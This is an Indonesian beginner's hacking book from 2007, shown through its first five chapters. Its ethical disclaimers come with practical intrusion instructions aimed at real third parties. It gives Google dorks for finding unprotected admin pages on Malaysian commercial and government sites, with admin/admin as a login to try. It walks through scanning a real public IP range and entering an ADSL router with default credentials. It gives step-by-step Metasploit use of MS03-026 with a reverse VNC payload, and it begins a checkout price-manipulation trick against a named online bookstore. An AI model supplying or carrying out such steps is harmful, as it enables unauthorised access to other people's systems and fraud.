

TEKNIK HACKING UNTUK PEMULA

- Membahas berbagai trik dan teknik hacking praktis
- Setiap teknik dilengkapi panduan visual dan penjelasan
- Menggunakan gaya bahasa yang santai

**Muhammad Syukri
Yudha Yogasara**

SERI PENUNTUN PRAKTIS
Teknik Hacking
untuk Pemula

pustaka-indo.blogspot.com

Sanksi Pelanggaran Pasal 72
Undang-Undang Nomor 19 Tahun 2002
Tentang Hak Cipta

1. Barangsiapa dengan sengaja dan tanpa hak melakukan perbuatan sebagaimana dimaksud dalam Pasal 2 Ayat (1) atau Pasal 49 Ayat (1) dan Ayat (2) dipidana dengan pidana penjara masing-masing paling singkat 1 (satu) bulan dan/atau denda paling sedikit Rp1.000.000 (satu juta rupiah) atau pidana penjara paling lama 7 (tujuh) tahun dan/atau denda paling banyak Rp5.000.000.000 (lima miliar rupiah).
2. Barangsiapa dengan sengaja menyiarkan, memamerkan, mengedarkan, atau menjual kepada umum suatu ciptaan atau barang hasil pelanggaran hak cipta atau hak terkait sebagai dimaksud pada Ayat (1) dipidana dengan pidana penjara paling lama 5 (lima) tahun dan/atau denda paling banyak Rp500.000.000 (lima ratus juta rupiah).

SERI PENUNTUN PRAKTIS
Teknik Hacking
untuk Pemula

Muhammad Syukri
Yudha Yogasara

Penerbit PT Elex Media Komputindo
Kelompok Gramedia, Jakarta

Seri Penuntun Praktis
Teknik Hacking untuk Pemula

Muhammad Syukri
Yudha Yogasara

©2007, PT Elex Media Komputindo, Jakarta
Hak cipta dilindungi undang-undang
Diterbitkan pertama kali oleh
Penerbit PT Elex Media Komputindo
Kelompok Gramedia, Anggota IKAPI, Jakarta 2007

Editor: Whindy Yoevestian

121070157 ISBN: 979-20-7508-9

Dilarang keras menerjemahkan, memfotokopi, atau memperbanyak sebagian atau seluruh isi buku ini tanpa izin tertulis dari penerbit.

Dicetak oleh Percetakan PT Gramedia, Jakarta
Isi di luar tanggung jawab percetakan

KATA PENGANTAR

Puji dan syukur ke hadirat Allah SWT, yang telah melimpahkan rahmat dan hidayah-Nya sehingga penulis dapat menyelesaikan buku yang berjudul “**Seri Penuntun Praktis Teknik Hacking untuk Pemula**”. Buku ini disusun sebagai bagian dari keinginan penulis untuk berbagi, yang sifatnya sebagai pembelajaran di bidang komputer, khususnya hacking praktis.

Diharapkan dengan membaca buku ini ada manfaat yang diperoleh bagi pembaca sebagai suatu ilmu pengetahuan, bukannya untuk memotivasi agar bisa merusak suatu sistem ataupun jaringan di suatu institusi ataupun perusahaan.

Akhir kata, tiada harapan selain buku ini dapat memberikan kontribusi yang berarti bagi siapa saja yang ingin mempelajari hacking. Selain itu, tak lupa penulis mengharapkan kembali saran-saran pembaca yang kiranya akan berguna bagi perbaikan materi dalam buku ini di masa yang akan datang. Terima kasih.

Jakarta, Desember 2006

Penulis

DAFTAR ISI

Kata Pengantar	v
Daftar Isi	vii
BAB 1 Pengenalan Hacker	1
BAB 2 Google Search	5
2.1 Google Hacking.....	9
BAB 3 Mencari Tools Hacking.....	17
BAB 4 Bermain Exploit Auditor Boot CD dan Metasploit Frame Work.....	21
BAB 5 Bermain Logika Toko Buku Online	25
BAB 6 Folder Locker	29
BAB 7 Hacking Guest Book	33
BAB 8 Teknik Menyusup ke Komputer Orang Lain.....	39
8.1 Menjalankan Look@LAN	40

BAB 9	Mengenal Worm, Virus, dan Spyware.....	45
BAB 10	Mengenal Teknik Binder (Tool YAB)	51
BAB 11	Penipuan SMS.....	57
BAB 12	Menjadi Root Tanpa Password (Melalui Linux Single) Bagian 1	61
BAB 13	Menjadi Root Tanpa Password (Pencegahan) Bagian 2	65
BAB 14	Snadboy Tool	67
BAB 15	SQL Injection	71
BAB 16	Membaca Password Windows XP.....	75
BAB 17	Office Password Recovery	83
BAB 18	Hacking Password User di Mesin Linux ...	91
BAB 19	Google Hacking Bagian 2	105
BAB 20	Analisa Keaslian Sebuah Foto	113
BAB 21	Ancaman File JPEG.....	121
BAB 22	Manipulasi Input Nilai Bagian 1	151
BAB 23	Manipulasi Input Nilai Bagian 2 (Achilles Tools)	157

pustaka-indo.blogspot.com

BAB 1

Pengenalan Hacker

Sebagai pemula di dunia hacking, sebelum Anda mempelajari teknik-teknik hacking, ada baiknya jika Anda mengenal terlebih dahulu apa yang dimaksud dengan HACKER. Pengalaman saya di dunia internet, sampai saat ini saya belum menemukan apa arti dari HACKER sebenarnya. Setiap orang punya pendapat yang berbeda tentang arti hacker.

Ada yang bilang hacker adalah seseorang yang merusak suatu sistem, dan ada pula yang bilang bahwa hacker adalah seorang yang jahat, karena pekerjaannya hanyalah merusak web, dan pendapat-pendapat lainnya yang masih banyak dan tidak mungkin saya kemukakan satu per satu. Walaupun saya bukanlah seorang ahli dalam dunia hacking, akan tetapi saya punya pendapat tersendiri tentang arti hacker.

Sejujurnya saya kurang setuju dengan pendapat yang disebutkan sebelumnya tentang hacker. Pendapat itu sangatlah memojokkan para HACKER. Pendapat itu berarti sama saja mensejajarkan HACKER dengan seorang PENJAHAT. Satu yang perlu Anda ketahui, INGAT ...!!!! HACKER bukanlah KRIMINAL....!!!

Walaupun banyak pendapat tentang arti HACKER, tapi saya lebih senang mengartikan HACKER sebagai: “Seseorang yang selalu belajar, belajar, dan belajar, dengan tujuan untuk mengungkap suatu kelemahan pada sistem, sehingga kelemahan tersebut tidak akan terulangi lagi di kemudian hari, agar tercipta keamanan pada dunia internet.”

Belum banyak orang yang memahami tentang arti dari hacker. Contohnya ketika kita membaca suatu berita di media massa tentang pencurian kartu kredit. Hal itu dikatakan sebagai pekerjaan yang dilakukan oleh seorang hacker. Inilah inti dari permasalahan yang membuat image hacker sebagai seorang KRIMINAL.

STOP !!! STOP !!! Hentikan semua ocehan Anda yang memojokkan seorang hacker. Hacker adalah seorang yang baik hati. Seseorang yang rela menghabiskan waktu-waktu luangnya hanya untuk mempelajari keamanan suatu sistem yang biasa Anda gunakan sehari-hari di dunia internet. Dan juga, seorang hacker tidak pernah memikirkan imbalan ketika kelemahan tersebut berhasil ia temukan.

Sebelum Anda mulai bingung dengan pengertian ini semua, sehingga berniat membuang buku ini jauh-jauh dari tangan Anda, dan hati kecil Anda berkata untuk berhenti belajar hacking, maka saat ini saya beritahukan kepada Anda bahwa yang melakukan tindakan-tindakan jahat tersebut adalah seorang yang biasa disebut dengan CRACKER.

CRACKER adalah sisi gelap dari HACKER. Seorang cracker-lah yang selama ini merusak suatu sistem, menghancurkan web, atau mencuri password Anda. Memang tidak jelas maksud dari si cracker ini dalam melakukan hal-hal seperti itu. Mungkin saja demi kesenangan semata.

Cracker adalah seorang yang pintar. Namun sangat disayangkan, kepintarannya tersebut ia gunakan untuk kejahatan. Ingatlah, ilmu hacking itu bagaikan dua mata pisau yang tajam. Ketika ilmu tersebut Anda gunakan untuk kebaikan, maka Anda bisa disebut seorang hacker. Lain hal jika Anda menggunakan ilmu tersebut untuk kejahatan, maka Anda disebut seorang cracker.

Dan saya sangat yakin, bahwa Anda, saya, maupun semua orang, pasti ingin berbuat hal yang baik. Untuk itu, maka jauhilah tindakan cracking yang dapat menyusahkan orang lain.

Besar harapan saya, setelah membaca buku ini Anda bisa membedakan antara seorang HACKER dan CRACKER. Menjadi seorang hacker tidak dapat diukur dengan seberapa banyak Anda telah membobol sistem ataupun men-deface ribuan website. Untuk menjadi seorang hacker, yang harus Anda lakukan mulai saat ini adalah:

- Pelajarilah berbagai bahasa pemrograman.
- Membaca artikel-artikel tentang sekuriti.
- Mengunjungi situs-situs tentang sekuriti internet.
 - <http://www.packetstormsecurity.org>
 - <http://www.jasakom.com>
 - <http://www.echo.or.id>, dan lain sebagainya.

- Mengikuti milis-milis yang membahas tentang sekuriti.
- Membaca buku-buku yang membahas tentang jaringan, keamanan, dan lain-lain.

Jangan pernah memaksa seseorang untuk memanggil Anda “Hacker”. Biarkan waktu yang membuktikannya dan biarkanlah waktu juga yang akan menyeleksi diri Anda menjadi seorang HACKER atau CRACKER.

Jangan pernah menganggap seorang Hacker seperti Superman ataupun tokoh-tokoh hero lainnya yang ada di komik. Hacker sama seperti Anda, setidaknya sama-sama manusia. Jika seorang Hacker bisa hebat dalam masalah sekuriti internet, kenapa Anda tidak ???

Semua butuh belajar, semua butuh proses, semua butuh usaha, dan tidak ada yang instan. Jika Anda ingin menjadi hacker, mulailah melakukan langkah-langkah yang telah saya berikan. Jangan pernah menyerah, jika gagal teruslah mencoba, karena itu semua adalah bagian dari proses.

BAB 2

Google Search


Apa yang ada di pikiran Anda, jika saya menyebutkan kata Google??

Yupz, pasti yang ada di pikiran Anda adalah sebuah mesin pencari. Bagi Anda yang belum mengenalnya, Google (<http://www.google.co.id>) adalah sebuah mesin pencari, di mana kita dapat mencari hal-hal yang kita tidak ketahui dengan memasukkan keyword yang berhubungan dengan hal yang ingin kita cari.

Suatu saat, teman di kampus saya bertanya. Katanya ia sulit sekali untuk mencari tugas di internet. Dan dia menanyakan bagaimana caranya mencari di google dengan baik dan benar. Sebenarnya permasalahannya hanyalah keyword yang kita input.

Sebagai contoh, ketika saya bertanya kepada Anda bagaimana mencari pengertian dari hacker ?? Kira-kira keyword apa yang akan Anda input??

Pengalaman dari survei yang saya lakukan dari teman-teman di kampus. Untuk mendapatkan pengertian hacker, mereka akan memasukkan keyword “Pengertian Hacker” di google. Kita coba lihat hasilnya jika kita memasukkan keyword seperti itu.



***Gambar 2.1 Hasil pencarian dengan keyword
"Pengertian Hacker"***

Lihatlah hasilnya, pencarian seperti ini menurut saya kurang efektif, karena informasi yang sebenarnya tidak kita inginkan akan tetap ditampilkan oleh google. Jika kita memasukkan keyword “Pengertian Hacker” seperti di atas, maka google akan menampilkan halaman web yang mengandung kata “Pengertian” dan kata “Hacker”.


Untuk mengatasi masalah ini, Anda bisa mengubah keyword-nya menjadi “Pengertian Hacker” (menggunakan tanda kutip).

Dengan menuliskan keyword seperti itu, maka google akan menampilkan web yang hanya mengandung kata “Pengertian Hacker”. Saya rasa Anda pasti paham dengan metode ini.

Tapi, saya punya satu cara lagi yang lebih efektif, ini menurut saya lowch ... !!!! 😊 😊

Hal pertama yang harus diperhatikan adalah, dengan google kita bermaksud untuk mencari jawaban, bukan pertanyaan. Untuk itu, ketika kita punya pertanyaan “Pengertian Hacker”, biasanya kita akan menjawab dengan “Hacker adalah...”

Nah, justru disinilah intinya. Untuk mendapatkan informasi secara cepat tentang pengertian hacker. Kita masukkan saja keyword “Hacker adalah” (tanda kutip ditulis), maka google akan menampilkan web yang di dalamnya mengandung kata “Hacker adalah...”



Gambar 2.2 Hasil pencarian dengan keyword “Hacker adalah”

Dari gambar itu, kita lihat bahwa kita bisa langsung mendapatkan pengertian dari hacker secara tepat. Saya yakin, pasti kalian lebih kreatif dari saya. Untuk itu kalian harus terus mencoba ...okeyyy 😊

Cukup... STOP!!! Saya tahu pasti Anda protes, karena saya tidak menerangkan operator-operator spesial google lainnya. Yupz... Slow... Sekarang saya akan mulai menerangkannya.

[intitle:]

Syntax ini memungkinkan kita melakukan search berdasarkan title atau judul dari halaman web.

[inurl:]

Syntax ini memungkinkan kita melakukan search berdasarkan url.

[site:]

Syntax ini digunakan untuk membatasi pencarian pada site atau domain tertentu.

[filetype:]

Syntax ini digunakan untuk membantu kita membatasi pencarian terhadap file dengan ekstensi tertentu saja.

[link:]

Syntax ini akan menampilkan halaman-halaman web yang mempunyai link ke situs tertentu.

[intext:]


Syntax ini dapat membantu kita untuk melakukan pencarian terhadap kata-kata tertentu sesuai dengan keyword pada website yang dituju.

Dari segi Google sebagai mesin pencari, saya rasa sudah cukup apa yang telah saya bicarakan sebelumnya. Untuk materi selanjutnya, saya akan mencoba menerangkan tentang Google Hacking.

2.1 Google Hacking

Sebenarnya tidak banyak yang ingin saya jelaskan di dalam teknik ini. Google hacking merupakan teknik hacking yang menurut saya cukup dahsyat, karena lewat mesin pencari google, seorang hacker bisa saja mendapatkan database ataupun password dan username dari suatu website, bahkan sampai dengan melakukan deface sekalipun.

Saya contohkan, ketika saya memasukkan keyword `filetype:mdb inurl:"db"`, maka saya akan memerintahkan google untuk mencari file database access yang ber-extension `.mdb` dan mempunyai kata `db`.



Gambar 2.3 Hasil pencarian keyword `filetype:mdb inurl:"db"`

Yupz... tenang... tenang... Anda pasti bertanya-tanya kenapa harus kata "db" yang dijadikan keyword. Sebenarnya itu hanya percobaan saya saja, dan tidak harus db. Dan saya yakin pasti Anda akan lebih kreatif dari saya untuk membuat suatu keyword, sehingga Anda bisa mendapatkan suatu database yang sangat penting.
😊😊

Untuk percobaan selanjutnya, sekarang kita bereksperimen kembali dengan keyword-keyword yang menurut saya sangat ASAL... hehehe... 😊

Cobalah Anda masukkan keyword site:klikbca.com "database", dan yang dihasilkan oleh Google adalah seperti di bawah ini:

PDF] [Bank Central Asia](#)

Format File: PDF/Adobe Acrobat - [Tampilkan sebagai HTML](#)

PT BANK CENTRAL ASIA Tbk DAN ANAK PERUSAHAAN. CATATAN ATAS LAPORAN KEUANGAN KONSOLIDASI. TAHUN BERAKHIR 31 DESEMBER 2002 AND 2001 ...
www.klikbca.com/WebSite/indo/company_info/download/2002/14.Note%2014-45%20Audited%20FS.pdf - Hasil Tambahan - [Halaman serupa](#)

[PDF] [OPERASI DAN PENUNJANG OPERATION AND SUPPORT](#)

Format File: PDF/Adobe Acrobat - Tampilkan sebagai HTML

Saat ini BCA tengah mengembangkan database kerugian-. kerugian risiko operasional dan ... comprehensive database of all legal and regulatory ...
www.klikbca.com/website/indo/company_info/download/2001/4.%20Institution%20Building.pdf - Hasil Tambahan - Halaman serupa

[PDF] Bank Central Asia

Format File: PDF/Adobe Acrobat - Tampilkan sebagai HTML

PT BANK CENTRAL ASIA Tbk AND SUBSIDIARIES. NOTES TO THE CONSOLIDATED FINANCIAL STATEMENTS. YEARS ENDED 31 DECEMBER 2002 AND 2001 ...
www.klikbca.com//website/english/company_info/download/2002/14.Note%2014-45%20Audited%20FS.pdf - Hasil Tambahan - Halaman serupa

[PDF] F/A Editorial' BCA 77/91

Format File: PDF/Adobe Acrobat - Tampilkan sebagai HTML

Laporan Tahunan 2002 BCA. 78. BCA 2002 Annual Report. FINANCIAL PERFORMANCE REVIEW. PEMBAHASAN KINERJA KEUANGAN. AKTIVA. Perkembangan total aktiva selama ...
[www.klikbca.com/database/Kinerja%20Keuangan%20\(78-92\).pdf](http://www.klikbca.com/database/Kinerja%20Keuangan%20(78-92).pdf) - Hasil Tambahan - Halaman serupa

[PDF] BCA (02)-Cov&Let Ind

Format File: PDF/Adobe Acrobat - [Tampilkan sebagai HTML](#)

PT Bank Central Asia Tbk. 3. PT BANK CENTRAL ASIA Tbk DAN ANAK PERUSAHAAN. NERACA KONSOLIDASI. 31 DESEMBER 2002 DAN 2001. (Dalam jutaan rupiah kecuali nilai ...
www.klikbca.com/database/BCA%20Lap.Keu%20Konsolidasi.pdf - Hasil Tambahan - [Halaman serupa](#)

[PDF] Bank Central Asia

Format File: PDF/Adobe Acrobat - [Tampilkan sebagai HTML](#)

IRS ini merupakan **database** mengenai. setiap kerugian yang terjadi dalam kegiatan ... **Database** ini dapat digunakan sebagai. parameter dalam perhitungan beban ...
www.klikbca.com/download/2002/14.Note%2014-45%20Audited%20FS.pdf - [Halaman serupa](#)

[PDF] PT BANK CENTRAL ASIA Tbk DAN ANAK PERUSAHAAN

Format File: PDF/Adobe Acrobat - [Tampilkan sebagai HTML](#)

Mulai awal tahun 2003, Bank juga mengembangkan Incident Reporting System yaitu **database**. kasus/kerugian-kerugian yang terjadi di seluruh unit kerja, ...
www.klikbca.com/download/2003/Cat%2014-38%20Lap%20Keu%20Audit.pdf - [Halaman serupa](#)

Di sana terlihat bahwa kita bisa menemukan link, yaitu www.klikbca.com/download/. Nah... yang menarik adalah ternyata kita bisa men-download file pdf tersebut langsung dari Google. Hebat bukan??? ☺ Setidaknya itu menurut saya lowch... he..he..he ☺

- Sekarang kita mulai dengan keyword yang pertama, yaitu:

Intitle:"administrator page" Logout

Atau

Intitle:"administrator page" "Logout"

Dari keyword di atas, saya bermaksud memerintahkan Google untuk mencari halaman web yang berjudul administrator page dan di halaman tersebut terdapat kata Log out. Saya rasa Anda sekarang sudah mulai paham apa maksud saya tersebut.

Dari hasil result Google, akhirnya saya bisa memasuki ruang ADMIN, tanpa harus login terlebih dahulu tentunya ☺. Tapi, tidak semua dari result Google tersebut berhasil. Ada baiknya jika Anda mencoba satu per satu. Kalo kita *nyoba, ga' bayar khan??* ☺

- Sekarang kita lanjut dengan keyword yang kedua, yaitu:

site:.com.my inurl:admin

Dari keyword di atas, saya bermaksud memerintahkan Google untuk mencari halaman web yang pada url-nya terdapat kata admin dan pencarian dibatasi hanya pada web yang mempunyai domain .com.my

Anda pasti sudah tahu domain .my ialah domain kepunyaan Negara Malaysia. Sebelumnya saya minta maaf, bukannya saya benci pada negara Malaysia. Ini hanya bersifat kebetulan saja. Ternyata dari keyword tersebut banyak result yang berhasil.

Dari result yang ditampilkan oleh Google, kita bisa memasuki ruang ADMIN tanpa harus login terlebih dahulu dan ada juga yang harus login terlebih dahulu. Tapi jangan khawatir, jika Anda dipaksa untuk login terlebih dahulu, cobalah ini:

Login ID : admin

Password : admin

Ingat..!!! Tidak semuanya berhasil lowch... Intinya kita harus kembali ke pasal pertama, yaitu mencoba, mencoba, dan mencoba. ☺

- Untuk selanjutnya, kita gunakan keyword yang ketiga, yaitu:

site:.gov.my inurl:admin

Pengertiannya tidak berbeda jauh dengan keyword yang kedua. Hanya saja, pada keyword yang ketiga ini kita membatasi pencarian pada domain .gov.my.

Saya rasa, materi ini sudah cukup untuk menambah sedikit wawasan kita tentang Google, entah itu memanfaatkan Google sebagai MESIN PENCARI atau MESIN HACKING.

Sebelum materi teknik Google Hacking ini saya selesaikan. Saya ingin menyarankan kepada Anda yang menyukai teknik Google Hacking ini, untuk mengunjungi website **<http://johnny.ihackstuff.com>**.



**Gambar 2.4 Halaman Website
*http://johnny.ihackstuff.com***

Di web tersebut Anda akan mendapatkan keyword-keyword yang bagus seputar masalah Google Hacking Database (GHDB). Menarik bukan....???? ☺☺☺


BAB 3

Mencari Tools Hacking

Ketika Anda nanti berada dalam dunia hacking, maka Anda akan menemukan istilah **TOOLS HACKING**. Apa *sech* yang dimaksud dengan tools hacking?? Tools hacking adalah alat bantu dalam melakukan kegiatan hacking. Misalnya, ketika Anda ingin melaksanakan phase scanning, maka sudah tersedia tools untuk melakukan phase tersebut.

Satu hal yang perlu Anda ingat, memang benar dengan adanya tools maka semuanya akan menjadi mudah. Tapi jangan sampai tools tersebut malah membuat Anda menjadi malas untuk belajar secara manualnya. Akan lebih baik lagi jika Anda yang membuat tools tersebut. 😊

Mungkin Anda akan bingung ketika harus mencari situs untuk men-download tools-tools tersebut. Untuk itu, sekarang saya akan mengajak Anda untuk bertamasya ke salah satu situs yang menyediakan tools hacking. Situsny adalah <http://www.foundstone.com>. Setelah itu, klik **Resource > Free Tools**.




Gambar 3.1 Halaman website <http://www.foundstone.com> untuk mendapatkan tools hacking

Pada situs tersebut Anda bisa men-download tools-tools hacking yang Anda butuhkan berdasarkan kategorinya. Misalnya saat ini saya contohkan kepada Anda untuk men-download tools Hacking SNScan yang berguna untuk melakukan scanning SNMP pada port 161. SNMP adalah singkatan dari Simple Network Management Protocol.

Okeey... Saya anggap Anda sudah men-download tools tersebut. Sekarang buka program SNScan tersebut, lalu isikan:

- Hostname/IP : 219.95.111.255
- Start IP : 219.95.0.0
- End IP : 219.95.111.255



Gambar 3.2 Tools SNScan untuk melakukan scanning SNMP

Klik tanda panah yang bentuk button-nya agak besar, sehingga nilai yang ada pada Start IP dan End IP masuk ke dalam Box yang telah disediakan. Selanjutnya klik button **Run**, maka akan terlihat hasil dari scanning tersebut. Pada contoh kali ini, kita fokuskan terhadap alamat IP yang deskripsinya adalah ADSL Router. Yupz... Anda benar, kita akan mencoba melakukan hacking ADSL Router. Seratus buat Anda!! 😊


Sekarang coba buka browser kesayangan Anda. Pada contoh kali ini saya menggunakan browser Mozilla Firefox. Sekarang lakukan browse terhadap alamat IP yang berdeskripsikan ADSL Router. Sebagai contoh, saya melakukan browse ke alamat IP 219.95.1.174.

Opzzz... Minta username and password *tuch* !!!! *Duch* apa *yach*?!@#/#

Tenang...tenang...☺ Don't panic. Untuk mendapatkan akses terhadap Router tersebut, kita membutuhkan username and password. Default user-id and password dari ADSL router Dlink adalah:

Username : admin

Password : admin



Gambar 3.3 Halaman web administrator ADSL Router

Jreng...jreng...☺ Kini Anda sudah memasuki halaman untuk konfigurasi. Sekali lagi saya tekankan kepada Anda, bahwa kegiatan merusak adalah kegiatan seorang Cracker. Janganlah jadi perusak, karena kegiatan merusak bukanlah hal yang patut dibanggakan.

Semua teknik ini saya tunjukkan agar kita semua bisa “melek” dalam segi keamanan di internet. Mudah-mudahan setelah Anda membaca ini, maka Anda bisa introspeksi diri sendiri. Apakah Anda sudah cukup *secure*??? ☺☺☺

BAB 4

Bermain Exploit Auditor Boot CD dan Metasploit Frame Work

Materi kali ini, kita akan bersama-sama melihat kehebatan dari Auditor Boot CD dan Metasploit Framework. Auditor Boot CD merupakan sistem operasi LINUX yang dapat berjalan tanpa harus diinstalasi terlebih dahulu. Penggunaannya sangat mudah sekali, Anda tinggal masukkan CD tersebut ke dalam CD-ROM drive dan *reboot* PC Anda. Pastikan CD-ROM drive berada pada urutan pertama booting. Informasi lengkap mengenai Auditor Boot CD, bisa Anda dapatkan di alamat website <http://new.remote-exploit.org>.

Metasploit merupakan kumpulan dari exploit-exploit code. Metasploit framework sangat mudah sekali untuk digunakan, karena interface-nya yang dibuat seperti layaknya kita mengakses web. Saya tidak menyarankan Anda untuk menggunakan tool ini, karena kita tidak mengetahui proses apakah yang sebenarnya terjadi.

Untuk mengoperasikan Metasploit, terdiri dari empat tahapan:

1. Pilih Platform/Aplikasi.
2. Pilih Exploit.
3. Pilih Shell Code.
4. Exploit.

Sekarang kita mulai, saya anggap Anda sudah melakukan booting dengan Auditor Boot CD. Pada kasus ini, kita akan menyerang sistem operasi Windows XP. Langkah-langkahnya sebagai berikut.

1. Jalankan Browser Mozilla Firefox.
2. Klik Menu K.
3. Pilih Auditor.
4. Pilih Scanning.
5. Pilih Security Scanner.
6. Pilih Metasploit (Metasploit Web Interface).
7. Kini Anda mendapatkan URL 127.0.0.1:55555.
8. Akses URL tersebut melalui browser Mozilla Firefox.



Gambar 4.1 Halaman Metasploit Web Interface

Kini Anda sudah berada di halaman utama dari Metasploit Framework. Langkah selanjutnya adalah sebagai berikut.

1. Melalui Filter Modules, Anda tentukan terlebih dahulu platform atau aplikasi yang kita serang. Pada kasus kali ini, kita pilih OS WinXP.
2. Pilih jenis exploit yang diinginkan. Kita pilih jenis exploit Microsoft RPC DCOM MS03-026.
3. Pilih Select Target.
4. Pilih Win32_reverse_vncinject.
5. Tentukan IP Address yang akan kita serang, misalnya 192.168.1.102.
6. Pilih tombol Check.
7. Klik tombol Launch Exploit.



Gambar 4.2 Target OS XP yang diserang

Kini, Anda sudah memasuki komputer yang mempunyai IP Address 192.168.1.102. Agar lebih meyakinkan, Anda bisa ketikkan `ipconfig` di command prompt. Informasi lebih lengkap mengenai Metasploit Framework, Anda bisa mengunjungi website-nya yang beralamat di <http://www.metasploit.com>.

Anda bisa download Metasploit Framework di alamat <http://www.metasploit.com/projects/Framework/exploits.html>, tersedia untuk sistem operasi Windows dan Linux.

BAB 5

Bermain Logika Toko Buku Online

Pada pembahasan kali ini, kita akan mencoba bermain-main dengan logika. Pada kasus ini, kita coba terapkan pada situs belanja online, yaitu di toko buku. OK, selanjutnya anggap saja saya akan berbelanja buku di <http://www.jualbukuonline.com>. Hal yang pertama saya lakukan adalah registrasi terlebih dahulu, lalu login sebagai member tentunya.

Setelah itu, saya mulai dengan memilih buku-buku yang akan dimasukkan ke keranjang belanja. Pada contoh kali ini, saya membeli dua buku, yaitu item dengan no 50106178 dan 50106144.

Berdasarkan Gambar 5.1, kita bisa lihat bahwa saya seharusnya membayar Rp68.000. Tapi, kali ini saya akan tunjukkan bagaimana cara seorang hacker bisa membayar secara murah.

No	Item	Description	Qty	Unit Price	Sub Total	Del?
1	50106178	WIMAR WITTOELAR: "HELL, YEAH!"	1	Rp. 45.000,-	Rp. 45.000,-	<input type="checkbox"/>
2	50106144	CERITA DANTE	1	Rp. 23.000,-	Rp. 23.000,-	<input type="checkbox"/>
TOTAL					Rp. 68.000,-	

Pilihlah tujuan pengiriman barang dari daftar berikut:

Daftar Kota tujuan:

 **CHECKOUT**
 **UPDATE QTY**
 **DELETE ITEM/S**

Gambar 5.1 Keranjang belanja pembelian

Logika yg dijalankan oleh aplikasi di atas adalah sebagai berikut.

Nilai TOTAL = Nilai Buku ke-1 + Nilai Buku ke-2

Bagaimana jadinya jika saya gunakan fungsi minus dalam logika perhitungan tersebut?

Yupz...Anda benar! logikanya akan berubah menjadi:

Nilai TOTAL = Nilai Buku ke-1 - Nilai Buku ke-2

Tetapi masalah kita tidak sampai di sini saja, ternyata administrator web tersebut sudah memperkirakan permasalahan ini sebelumnya, sehingga ia memberikan proteksi pada aplikasi dengan menambahkan kode JavaScript. Jadi, jika kita memasukkan nilai di bawah atau kurang dari Nol, maka akan timbul alert.



